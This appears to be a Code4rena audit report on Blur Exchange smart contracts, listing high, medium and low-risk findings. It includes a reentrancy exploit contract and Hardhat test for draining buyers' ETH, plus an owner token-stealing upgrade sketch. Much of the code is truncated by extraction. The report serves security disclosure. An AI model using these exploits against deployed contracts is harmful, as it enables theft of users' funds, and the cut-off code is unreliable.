Blur Exchange contest
Findings & Analysis Report

2022-12-08

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Blur smart contract system written in Solidity. The audit contest took place between November 11—November 14 2022.

Note: this audit contest originally ran under the name `Non Fungible Trading`.

Wardens

63 Wardens contributed reports to the Blur contest:

1. Trust
2. cccz
3. adriro
4. hihen
5. 0xSmartContract
6. wait
7. lllllll
8. bin2chen
9. philogy
10. ladboy233
11. 9svR6w
12. joestakey
13. 0xdeadbeef0x
14. 0xhacksmithh
15. Josiah
16. zaskoh

17. Rolezn
18. deliriusz
19. V_B (Barichek and vlad_bochok)
20. ReyAdmirado
21. 0xDecorativePineapple
22. neko_nyaa
23. KingNFT
24. Lambda
25. Koolex
26. fs0c
27. rotcivegaf
28. datapunk
29. 0x4non
30. brgltd
31. aviggiano
32. carlitox477
33. saian
34. chaduke
35. codexploder
36. s3cunda
37. corerouter
38. RaymondFam
39. martin
40. trustindistrust
41. Aymen0909
42. c3phas
43. ajtra
44. HE1M
45. chrisdior4

46. Tricko
47. tnevler
48. 0xNazgul
49. Bnke0x0
50. 0xab00
51. aphak5010
52. erictee
53. cryptostellar5
54. shark
55. Rahoz
56. Diana
57. Awesome
58. ch0bu
59. Sathish9098
60. 0xRoxas
61. lukris02
62. Deivitto

This contest was judged by berndartmueller.

Final report assembled by sock and liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 5 unique vulnerabilities. Of these vulnerabilities, 1 received a risk rating in the category of HIGH severity and 4 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 21 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 29 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the [C4 Blur Exchange contest repository](), and is composed of 2 smart contracts written in the Solidity programming language and includes 659 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on [OWASP standards]().

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on [the C4 website]().

High Risk Findings (1)

[H-01] Direct theft of buyer's ETH funds

Submitted by 0xdeadbeef0x, also found by adriro, bin2chen, datapunk, hihen, KingNFT, Koolex, Lambda, philogy, rotcivegaf, Trust, V_B, and wait

[Exchange.sol#L168]()
[Exchange.sol#L565]()

Exchange.sol#L212
Exchange.sol#L154

Most severe issue:
A Seller or Fee recipient can steal ETH funds from the buyer when he is making a single or bulk execution. (Direct theft of funds).

Additional impacts that can be caused by these bugs:

1. Seller or Fee recipient can cause next in line executions to revert in `bulkExecute` (by altering `isInternal`, insufficient funds, etc..)
2. Seller or Fee recipient can call `_execute` externally
3. Seller or Fee recipient can set a caller `_remainingETH` to 0 (will not get refunded)

Proof of Concept

Background:

- The protocol added a `bulkExecute` function that allows multiple orders to execute. The implementation is implemented in a way that if an `_execute` of a single order reverts, it will not break additional or previous successful `_execute`s. It is therefore very important to track actual ETH used by the function.
- The protocol has recognized the need to track buyers ETH in order to refund unused ETH by implementing the `_returnDust` function and `setupExecution` modifier. This ensures that calls to `_execute` must be internal and have proper accounting of remainingETH.
- Fee recipient is controlled by the seller. The seller determines the recipients and fee rates.

The new implementations creates an attack vectors that allows the Seller or Fee recipient to steal ETH.

There are three main bugs that can be exploited to steal the ETH:

1. Reentrancy is possible by feeRecipient as long as `_execute` is not called (`_execute` has a reentrancyGuard)
2. `bulkExecute` can be called with an empty parameter. This allows the caller to not enter `_execute` and call `_returnDust`
3. `_returnDust` sends the entire balance of the contract to the caller.

(Side note: I issued the 3 bugs together in this one report in order to show impact and better reading experience for sponsor and judge. If you see fit, these three bugs can be split to three different findings)


There are two logical scenarios where the heist could originate from:

1. Malicious seller: The seller can set the fee recipient to a malicious contract.
2. Malicious fee recipient: fee recipient can steal the funds without the help of the seller.

Consider the scenario (`#1`) where feeRecipient rate 10% of token price 1 ETH:

1. Bob (Buyer) wants to execute 4 orders with ETH. Among the orders is Alice's (seller) sell order (lets assume first in line).
2. Bob calls `bulkExecute` with `4 ETH. 1 ETH` for every order.
3. Alice's sell order gets executed. Fee `0.1 ETH` is sent to feeRecipient (controlled by Alice).
4. feeRecipient *reenters* `bulkExecute` with *empty* array as parameter and `1 WEI` of data
5. `_returnDust` returns the balance of the contract to feeRecipient `3.9 ETH`.
6. feeRecipient sends `3.1 ETH` to seller (or any other beneficiary)
7. feeRecipient call `selfdestruct` opcode that transfers `0.9 ETH` to Exchange contract. This is in order to keep `_execute` from reverting when paying the seller.
8. `_execute` pays seller `0.9 ETH`
9. Sellers balance is `4 ETH`.
10. The rest of the `_execute` calls by `bulkExecute` will get reverted because buyer cannot pay as his funds were stolen.

11. Buyers `3 ETH` funds stolen



Here is a possible implementation of the fee recipient contract:

```
contract MockFeeReceipient {

    bool lock;
    address _seller;
    uint256 _price;
```

```
    constructor(address seller, uint256 price) {
        _seller = seller;
        _price = price;
    }
    receive() external payable {
        Exchange ex = Exchange(msg.sender);
        if(!lock){
            lock = true;
            // first entrance when receiving fee
            uint256 feeAmount = msg.value;
            // Create empty calldata for bulkExecute and call it
            Execution[] memory executions = new Execution[](0);
            bytes memory data = abi.encodeWithSelector(Exchange.
            address(ex).call{value: 1}(data);

            // Now we received All of buyers funds.
            // Send stolen ETH to seller minus the amount needed
            address(_seller).call{value: address(this).balance -

            // selfdestruct and send funds needed to Exchange (t
            selfdestruct(payable(msg.sender));
        }
        else{
            // Second entrance after steeling balance
            // We will get here after getting funds from reentra
        }
    }
}
```

Important to know: The exploit becomes much easier if the set fee rate is 10000 (100% of the price). This can be set by the seller. In such case, the fee recipient does not need to send funds back to the exchange contract. In such case, step #7-8 can be removed. Example code for 100% fee scenario:

```
pragma solidity 0.8.17;

import { Exchange } from "../Exchange.sol";
import { Execution } from "../lib/OrderStructs.sol";

contract MockFeeReceipient {

    bool lock;
```

```
        address _seller;
        uint256 _price;

        constructor(address seller, uint256 price) {
            _seller = seller;
            _price = price;
        }
        receive() external payable {
            Exchange ex = Exchange(msg.sender);
            if(!lock){
                lock = true;
                // first entrance when receiving fee
                uint256 feeAmount = msg.value;
                // Create empty calldata for bulkExecute and call it
                Execution[] memory executions = new Execution[](0);
                bytes memory data = abi.encodeWithSelector(Exchange.
                address(ex).call{value: 1}(data);
            }
            else{
                // Second entrance after steeling balance
                // We will get here after getting funds from reentra
            }
        }
    }
```

In the POC we talk mostly about `bulkExecute` but `execute` of a single execution can steal the buyers excessive ETH.

Technical Walkthrough of Scenario

Buyers can call `execute` or `bulkExecute` to start an execution of orders.
Both functions have a `setupExecution` modifier that stores the amount of ETH the caller has sent for the transactions:

`bulkExecute` in `Exchange.sol` : https://github.com/code-423n4/2022-11-non-fungible/blob/323b7cbf607425dd81da96c0777c8b12e800305d/contracts/Exchange.sol#L168

```
        function bulkExecute(Execution[] calldata executions)
            external
            payable
            whenOpen
```

```
        setupExecution
    {
```

`setupExecution` : https://github.com/code-423n4/2022-11-non-fungible/blob/323b7cbf607425dd81da96c0777c8b12e800305d/contracts/Exchange.sol#L40

```
    modifier setupExecution() {
        remainingETH = msg.value;
        isInternal = true;
        _;
        remainingETH = 0;
        isInternal = false;
    }
```

`_execute` will be called to handle the buy and sell order.

- The function has a reentracnyGuard.
- The function will check that the orders are signed correctly and that both orders match.
- If everything is OK, `_executeFundsTransfer` will be called to transfer the buyers funds to the seller and fee recipient

`_executeFundsTransfer` : https://github.com/code-423n4/2022-11-non-fungible/blob/323b7cbf607425dd81da96c0777c8b12e800305d/contracts/Exchange.sol#L565

```
    function _executeFundsTransfer(
        address seller,
        address buyer,
        address paymentToken,
        Fee[] calldata fees,
        uint256 price
    ) internal {
        if (msg.sender == buyer && paymentToken == address(0)) {
            require(remainingETH >= price);
            remainingETH -= price;
        }
```

```
        /* Take fee. */
        uint256 receiveAmount = _transferFees(fees, paymentToker

        /* Transfer remainder to seller. */
        _transferTo(paymentToken, buyer, seller, receiveAmount);
    }
```

Fees are calculated based on the rate set by the seller and send to the fee recipient in `_transferFees`.

When the fee recipient receives the funds. They can reenter the Exchange contract and drain the balance of contract. This can be done through `bulkExecution`.

`bulkExecution` can be called with an empty array. If so, no `_execute` function will be called and therefore no reentrancyGuard will trigger. At the end of `bulkExecution`, `_returnDust` function is called to return excessive funds.

`bulkExecute` : https://github.com/code-423n4/2022-11-non-fungible/blob/323b7cbf607425dd81da96c0777c8b12e800305d/contracts/Exchange.sol#L168

```
    function bulkExecute(Execution[] calldata executions)
        external
        payable
        whenOpen
        setupExecution
    {
        /*
        REFERENCE
        uint256 executionsLength = executions.length;
        for (uint8 i=0; i < executionsLength; i++) {
            bytes memory data = abi.encodeWithSelector(this._exe
            (bool success,) = address(this).delegatecall(data);
        }
        _returnDust(remainingETH);
        */
        uint256 executionsLength = executions.length;
        for (uint8 i = 0; i < executionsLength; i++) {
```

`_returnDust` : https://github.com/code-423n4/2022-11-non-fungible/blob/323b7cbf607425dd81da96c0777c8b12e800305d/contracts/Exchange.sol#L212

```
function _returnDust() private {
    uint256 _remainingETH = remainingETH;
    assembly {
        if gt(_remainingETH, 0) {
            let callStatus := call(
                gas(),
                caller(),
                selfbalance(),
                0,
                0,
                0,
                0
            )
        }
    }
}
```

After the fee recipient drains the rest of the 4 ETH funds of the Exchange contract (the buyers funds). They need to transfer a portion back (0.9 ETH) to the Exchange contract in order for the `_executeFundsTransfer` to not revert and be able to send funds (0.9 ETH) to the seller. This can be done using the `selfdestruct` opcode

After that, the `_execute` function will continue and exit normally. `bulkExecute` will continue to the next order and call `_execute` which will revert. Because `bulkExecute` delegatecalls `_execute` and continues even after revert, the function `bulkExecute` will complete its execution without any errors and all the buyers ETH funds will be lost and nothing will be refunded.

Hardhat Proof of Concept

Add the following test to `execution.test.ts` :

```
describe.only('hack', async () => {
    let executions: any[];
    let value: BigNumber;
```

```
beforeEach(async () => {
  await updateBalances();
  const _executions = [];
  value = BigNumber.from(0);
  // deploy MockFeeReceipient
  let contractFactory = await (hre as any).ethers.getContr
    "MockFeeReceipient",
    {},
  );
  let contractMockFeeReceipient = await contractFactory.de
  await contractMockFeeReceipient.deployed();
  //generate alice and bob orders. alice fee recipient is
  tokenId += 1;
  await mockERC721.mint(alice.address, tokenId);
  sell = generateOrder(alice, {
    side: Side.Sell,
    tokenId,
    paymentToken: ZERO_ADDRESS,
    fees: [
      {
        rate: 1000,
        recipient: contractMockFeeReceipient.address,
      }
    ],
  });
  buy = generateOrder(bob, {
    side: Side.Buy,
    tokenId,
    paymentToken: ZERO_ADDRESS});
  _executions.push({
      sell: await sell.packNoOracleSig(),
      buy: await buy.packNoSigs(),
  });
  // create 3 more executions
  tokenId += 1;
  for (let i = tokenId; i < tokenId + 3; i++) {
    await mockERC721.mint(thirdParty.address, i);
    const _sell = generateOrder(thirdParty, {
      side: Side.Sell,
      tokenId: i,
      paymentToken: ZERO_ADDRESS,
    });
    const _buy = generateOrder(bob, {
      side: Side.Buy,
      tokenId: i,
      paymentToken: ZERO_ADDRESS,
```

```
            });
            _executions.push({
              sell: await _sell.packNoOracleSig(),
              buy: await _buy.packNoSigs(),
            });
          }
          executions = _executions;
        });
        it("steal funds", async () => {
          let aliceBalanceBefore = await alice.getBalance();
          //price = 4 ETH
          value = price.mul(4);
          //call bulkExecute
          tx = await waitForTx(
            exchange.connect(bob).bulkExecute(executions, { value
          let aliceBalanceAfter = await alice.getBalance();
          let aliceEarned = aliceBalanceAfter.sub(aliceBalanceBefo
          //check that alice received all 4 ETH
          expect(aliceEarned).to.equal(value);
        });
      });
```

Add the following contract to mocks folder:

`MockFeeRecipient.sol`:

```
pragma solidity 0.8.17;

import { Exchange } from "../Exchange.sol";
import { Execution } from "../lib/OrderStructs.sol";

contract MockFeeReceipient {

    bool lock;
    address _seller;
    uint256 _price;

    constructor(address seller, uint256 price) {
        _seller = seller;
        _price = price;
    }
    receive() external payable {
        Exchange ex = Exchange(msg.sender);
        if(!lock){
```

```
                lock = true;
                // first entrance when receiving fee
                uint256 feeAmount = msg.value;
                // Create empty calldata for bulkExecute and call it
                Execution[] memory executions = new Execution[](0);
                bytes memory data = abi.encodeWithSelector(Exchange.
                address(ex).call{value: 1}(data);

                // Now we received All of buyers funds.
                // Send stolen ETH to seller minus the amount needed
                address(_seller).call{value: address(this).balance -

                // selfdestruct and send funds needed to Exchange (t
                selfdestruct(payable(msg.sender));
            }
            else{
                // Second entrance after steeling balance
                // We will get here after getting funds from reentra
            }
        }
    }
```

Execute `yarn test` to see that test pass (Alice stole all 4 ETH)

Tools Used

VS code, hardhat

Recommended Mitigation Steps

1. Put a reentrancyGuard on `execute` and `bulkExecute` functions
2. `_refundDust` return only _remainingETH
3. revert in `bulkExecute` if parameter array is empty.

nonfungible47 (Blur) confirmed and commented:

> Both mitigation steps 2 and 3 were added. We cannot add `reentrancyGuard` to the `execute` and `bulkExecute` functions as it will break the call to `_execute`. So, a separate guard was added in `setupExecution` that would require `isInternal = false`, preventing reentrant calls.

Medium Risk Findings (2)

[M-01] Yul `call` return value not checked

Submitted by rotcivegaf, also found by 0x4non, 0xDecorativePineapple, 9svR6w, adriro, ajtra, aviggiano, brgltd, carlitox477, chaduke, codexploder, corerouter, joestakey, ladboy233, s3cunda, saian, Trust, V_B, and wait

Exchange.sol#L212-L227

The Yul `call` return value on function `_returnDust` is not checked, which could leads to the `sender` lose funds

Proof of Concept

The caller of the functions `bulkExecute` and `execute` could be a contract who may not implement the `fallback` or `receive` functions or reject the `call`, when a call to it with value sent in the function `_returnDust`, it will revert, thus it would fail to receive the `dust` ether

Proof:

- A contract use `bulkExecute`
- One of the executions fails
- The `Exchange` contract send the `dust` (Exchange balance) back to the contract
- This one for any reason reject the call
- The `dust` stay in the `Exchange` contract
- In the next call of `bulkExecute` or `execute` the balance of the `Exchange` contract(including the old `dust`) will send to the new caller
- The second sender will get the funds of the first contract

Recommended Mitigation Steps

```
+    error ReturnDustFail();
+
```

```
                function _returnDust() private {
                                uint256 _remainingETH = remaini
+       bool success;
                                assembly {
                                                if gt(_remainir
-               let callStatus := call(
+               success := call(
                                                }
                                }
+       if (!success) revert ReturnDustFail();
                }
```

nonfungible47 (Blur) confirmed and commented:

> Mitigation to check call status and revert if unsuccessful was implemented.

[M-02] Hacked owner or malicious owner can immediately steal all assets on the platform

Submitted by Trust, also found by 0xhacksmithh, 0xSmartContract, 9svR6w, deliriusz, Josiah, ladboy233, and zaskoh

Exchange.sol#L639
Exchange.sol#L30

In Non-Fungible's security model, users approve their ERC20 / ERC721 / ERC1155 tokens to the ExecutionDelegate contract, which accepts transfer requests from Exchange.

The requests are made here:

```
function _transferTo(
    address paymentToken,
    address from,
    address to,
    uint256 amount
) internal {
    if (amount == 0) {
        return;
    }
    if (paymentToken == address(0)) {
        /* Transfer funds in ETH. */
        require(to != address(0), "Transfer to zero address");
        (bool success,) = payable(to).call{value: amount}("");
        require(success, "ETH transfer failed");
    } else if (paymentToken == POOL) {
        /* Transfer Pool funds. */
        bool success = IPool(POOL).transferFrom(from, to, amount
        require(success, "Pool transfer failed");
    } else if (paymentToken == WETH) {
        /* Transfer funds in WETH. */
        executionDelegate.transferERC20(WETH, from, to, amount);
    } else {
        revert("Invalid payment token");
    }
}



function _executeTokenTransfer(
    address collection,
    address from,
    address to,
    uint256 tokenId,
    uint256 amount,
    AssetType assetType
) internal {
    /* Call execution delegate. */
    if (assetType == AssetType.ERC721) {
        executionDelegate.transferERC721(collection, from, to, t
    } else if (assetType == AssetType.ERC1155) {
        executionDelegate.transferERC1155(collection, from, to,
    }
}
```

The issue is that there is a significant centralization risk trusting Exchange.sol contract to behave well, because it is an immediately upgradeable ERC1967Proxy. All it takes for a malicious owner or hacked owner to upgrade to the following contract:

```
    function _stealTokens(
        address token,
        address from,
        address to,
        uint256 tokenId,
        uint256 amount,
        AssetType assetType
    ) external onlyOwner {
        /* Call execution delegate. */
        if (assetType == AssetType.ERC721) {
            executionDelegate.transferERC721(token, from, to, token]
        } else if (assetType == AssetType.ERC1155) {
            executionDelegate.transferERC1155(token, from, to, toker
        } else if (assetType == AssetType.ERC20) {
            executionDelegate.transferERC20(token, from, to, amount)
    }
```

At this point hacker or owner can steal all the assets approved to Non-Fungible.

Impact

Hacked owner or malicious owner can immediately steal all assets on the platform.

Recommended Mitigation Steps

Exchange contract proxy should implement a timelock, to give users enough time to withdraw their approvals before some malicious action becomes possible.

Judging Note from Warden

The status quo regarding significant centralization vectors has always been to award Medium severity, in order to warn users of the protocol of this category of risks. See here for list of centralization issues previously judged.

berndartmuller (judge) commented:

> Using this submission as the primary issue for centralization risks.

nonfungible47 (Blur) acknowledged

[M-03] All orders which use `expirationTime == 0` to support oracle cancellation are not executable

Submitted by Trust, also found by cccz

Exchange.sol#L378

The Blur Exchange supplied docs state:

Off-chain methods
"Oracle cancellations - if the order is signed with an expirationTime of 0, a user can request an oracle to stop producing authorization signatures; without a recent signature, the order will not be able to be matched"

From the docs, we can expect that when expirationTime is 0 , trader wishes to enable dynamic oracle cancellations. However, the recent code refactoring broke not only this functionality but all orders with expirationTime = 0.

Previous _validateOrderParameters:

```
    function _validateOrderParameters(Order calldata order, bytes32
                    internal
                    view
                    returns (bool)
    {
                    return (
                                    /* Order must have a trader. */
                                    (order.trader != address(0)) &&
                                    /* Order must not be cancelled c
                                    (cancelledOrFilled[orderHash] ==
                                    /* Order must be settleable. */
                                    _canSettleOrder(order.listingTim
                    );
    }
    /**
     * @dev Check if the order can be settled at the current timesta
     * @param listingTime order listing time
     * @param expirationTime order expiration time
```

```
     */
    function _canSettleOrder(uint256 listingTime, uint256 expiratior
                    view
                    internal
                    returns (bool)
    {
                    return (listingTime < block.timestamp) && (expir
```

New _validateOrderParameters:

```
    function _validateOrderParameters(Order calldata order, bytes32
                    internal
                    view
                    returns (bool)
    {
                    return (
                                    /* Order must have a trader. */
                                    (order.trader != address(0)) &&
                                    /* Order must not be cancelled c
                                    (!cancelledOrFilled[orderHash])
                                    /* Order must be settleable. */
                                    (order.listingTime < block.times
                                    (block.timestamp < order.expirat
                    );
    }
```

Note the requirements on expirationTime in _canSettleOrder (old) and _validateOrderParameters (new).
If `expirationTime == 0`, the condition was satisfied without looking at `block.timestamp < expirationTime`.
In the new code, `block.timestamp < expirationTime` is *always* required in order for the order to be valid. Clearly, `block.timestamp < 0` will always be false, so all orders that wish to make use of off-chain cancellation will never execute.

Impact

All orders which use `expirationTime == 0` to support oracle cancellation are not executable.

Tools Used

Manual audit, diffing tool

Recommended Mitigation Steps

Implement the checks the same way as they were in the previous version of Exchange.

nonfungible47 (Blur) acknowledged and commented:

> This is correct, however, as the maintainers of the main orderbook, we can ensure that no current orders have been created with expirationTime of 0.

[M-04] Pool designed to be upgradeable but does not set owner, making it un-upgradeable

Submitted by Trust, also found by 0xDecorativePineapple, adriro, bin2chen, fs0c, hihen, neko_nyaa, philogy, and wait

The docs state:
"*The pool allows user to predeposit ETH so that it can be used when a seller takes their bid. It uses an ERC1967 proxy pattern and only the exchange contract is permitted to make transfers.*"

Pool is designed as an ERC1967 upgradeable proxy which handles balances of users in Not Fungible. Users may interact via deposit and withdraw with the pool, and use the funds in it to pay for orders in the Exchange.

Pool is declared like so:

```
contract Pool is IPool, OwnableUpgradeable, UUPSUpgradeable {
        function _authorizeUpgrade(address) internal override or
        ...
```

Importantly, it has no constructor and no initializers. The issue is that when using upgradeable contracts, it is important to implement an initializer which will call the base contract's initializers in turn. See how this is done correctly in Exchange.sol:

```
    /* Constructor (for ERC1967) */
    function initialize(
                    IExecutionDelegate _executionDelegate,
                    IPolicyManager _policyManager,
                    address _oracle,
                    uint _blockRange
    ) external initializer {
                    __Ownable_init();
                    isOpen = 1;
                    ...
    }
```

Since Pool skips the __Ownable_init initialization call, this logic is skipped:

```
    function __Ownable_init() internal onlyInitializing {
                    __Ownable_init_unchained();
    }
    function __Ownable_init_unchained() internal onlyInitializing {
                    _transferOwnership(_msgSender());
    }
```

Therefore, the contract owner stays zero initialized, and this means any use of onlyOwner will always revert.

The only use of onlyOwner in Pool is here:

```
    function _authorizeUpgrade(address) internal override onlyOwner
```

The impact is that when the upgrade mechanism will check caller is authorized, it will revert. Therefore, the contract is unexpectedly unupgradeable. Whenever the EXCHANGE or SWAP address, or some functionality needs to be changed, it would not be possible.

Impact

The Pool contract is designed to be upgradeable but is actually not upgradeable.

Proof of Concept

In the 'pool' test in execution.test.ts, add the following lines:

```
    it('owner configured correctly', async () => {
            expect(await pool.owner()).to.be.equal(admin.address);
    });
```

It shows that the pool after deployment has owner as 0x0000...00

Tools Used

Manual audit, hardhat

Recommended Mitigation Steps

Implement an initializer for Pool similarly to the `Exchange.sol` contract.

nonfungible47 (Blur) confirmed and commented:

> `initialize` function was added to set the pool owner. The function is called when deploying the proxy.

Low Risk and Non-Critical Issues

For this contest, 21 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by **0xSmartContract** received the top score from the judge.

*The following wardens also submitted reports: [*0xNazgul, c3phas, Aymen0909, Josiah, tnevler, Tricko, brgltd, joestakey, 0x4non, chrisdior4, rotcivegaf, HE1M, neko_nyaa, trustindistrust, martin, 0xhacksmithh, Rolezn, RaymondFam, ladboy233, *and* lllllll*.*

Low Risk Issues List

Number	Issues Details	Context
[L-01]	Potential DOS in Contract Inheriting UUPSUpgradeable.sol	1
[L-02]	initialize() function can be called by anybody	1
[L-03]	The `whenOpen` modifier just pauses the `execute` and `bulkExecute` function	1
[L-04]	`_returnDust` function create dirty bits	1
[L-05]	Critical Address Changes Should Use Two-step Procedure	3
[L-06]	Owner can renounce Ownership	8
[L-07]	Loss of precision due to rounding	1
[L-08]	Require messages are too short and unclear	7
[L-09]	Fee recipient may be address(0)	1
[L-10]	Exchange.sol `_execute` buy.order.side not validated	1

Total 10 issues

Non-Critical Issues List

Number	Issues Details	Context
[N-01]	Not using the latest version of OpenZeppelin from dependencies	1
[N-02]	No same value input control	1
[N-03]	`0 address` check	1
[N-04]	Omissions in Events	4
[N-05]	Add parameter to Event-Emit	2
[N-06]	Include `return parameters` in *NatSpec comments*	All Contracts
[N-07]	Solidity compiler optimizations can be problematic	1
[N-08]	NatSpec is missing	10
[N-09]	Signature Malleability of EVM's ecrecover()	1
[N-10]	Lines are too long	2
[N-11]	Stop using v != 27 && v != 28 or v == 27	
[N-12]	`Empty blocks` should be *removed* or *Emit* something	2

Number	Issues Details	Context
[N-13]	Signature scheme does not support smart contracts	1

Total 13 issues

Suggestions

Number	Suggestion Details	
[S-01]	Generate perfect code headers every time	

Total 1 suggestion

[L-01] Potential DOS in Contract Inheriting `UUPSUpgradeable.sol`

https://github.com/code-423n4/2022-11-non-fungible/blob/main/scripts/deploy.ts#L18

The scripts/ folder outlines a number of deployment scripts used by the team. Some of the contracts deployed utilise the ERC1967 upgradeable proxy standard.

This standard involves first deploying an implementation contract and later a proxy contract which uses the implementation contract as its logic. When users make calls to the proxy contract, the proxy contract will delegate call to the underlying implementation contract.

`Exchange.sol` implement an `initialize()` function which aims to replace the role of the `constructor()` when deploying proxy contracts

`Exchange.sol` inherits `UUPSUpgradeable.sol` . It is important that the contract is deployed and initialized in the same transaction to avoid any malicious frontrunning. `Exchange.sol` may potentially have `initialized` variable be false, and if this happens, the malicious attacker would take over the control.

it would be worthwhile to ensure the proxy contract is deployed and initialized in the same transaction, or ensure the `initialize()` function is callable only by the

deployer of the proxy contract. This could be set in the proxy contracts `constructor()`

Recommended Mitigation Steps

As a result, a malicious attacker could monitor the Ethereum blockchain for bytecode that matches the contract and frontrun the initialize() transaction to gain ownership of the contract. This can be repeated as a Denial Of Service (DOS) type of attack, effectively preventing contract deployment, leading to unrecoverable gas expenses.

Add a control that makes `initialize()` only call the Deployer Contract;

```
    if (msg.sender != DEPLOYER_ADDRESS) {
                                                revert NotDeploy
                                    }
```

In another solution; Using the LibRLP library, which makes it possible to pre-calculate Foundry's contract deploy addresses, and deploy simultaneously using the Atomic transaction feature of Foundry and EVM.

